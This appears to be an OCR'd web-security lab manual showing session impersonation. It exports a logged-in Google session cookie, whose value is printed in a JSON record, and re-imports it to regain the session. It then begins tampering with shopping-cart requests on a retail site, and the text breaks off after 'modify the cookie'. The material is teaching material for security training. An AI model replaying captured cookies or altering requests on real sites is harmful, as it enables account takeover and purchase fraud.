
Practical 7.

Aim: Session impersonation using Firefox and Tamper Data add-on


Open FireFox




Go to Tools > Addons > Extension(Ctrl+shift+A)




Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool




Then Click on Cookie extension to get cookie



Open a Website and Login and then click on export cookie






Export and save it in notepad


```
{
    "name": "SSID",
    "value": "ADDZUiUj1yFyvVh0c",
    "domain": ".google.com",
    "hostOnly": false,
    "path": "/",
    "secure": true,
    "httpOnly": true,
    "sameSite": "no_restriction",
    "session": false,
    "firstPartyDomain": "",
    "partitionKey": null,
    "expirationDate": 1709701272,
    "storeId": "firefox-default",
    "id": 16
},
```

Logout once the cookie gets exported

Now go to the edit cookie panel and click on import cookies

And paste it from clipboard




After clicking on green check we see that we've successfully logged

Tamper Data


Practical7 b)

Aim: Session impersonation using Firefox and Tamper Data add-on


Search for tamper data add on




Install this add-on




Visit razorba.com



Start the Tanper data add on




Add products to cart




View your cart

Now click on update cart button




Now modify the cookie



Click on ok

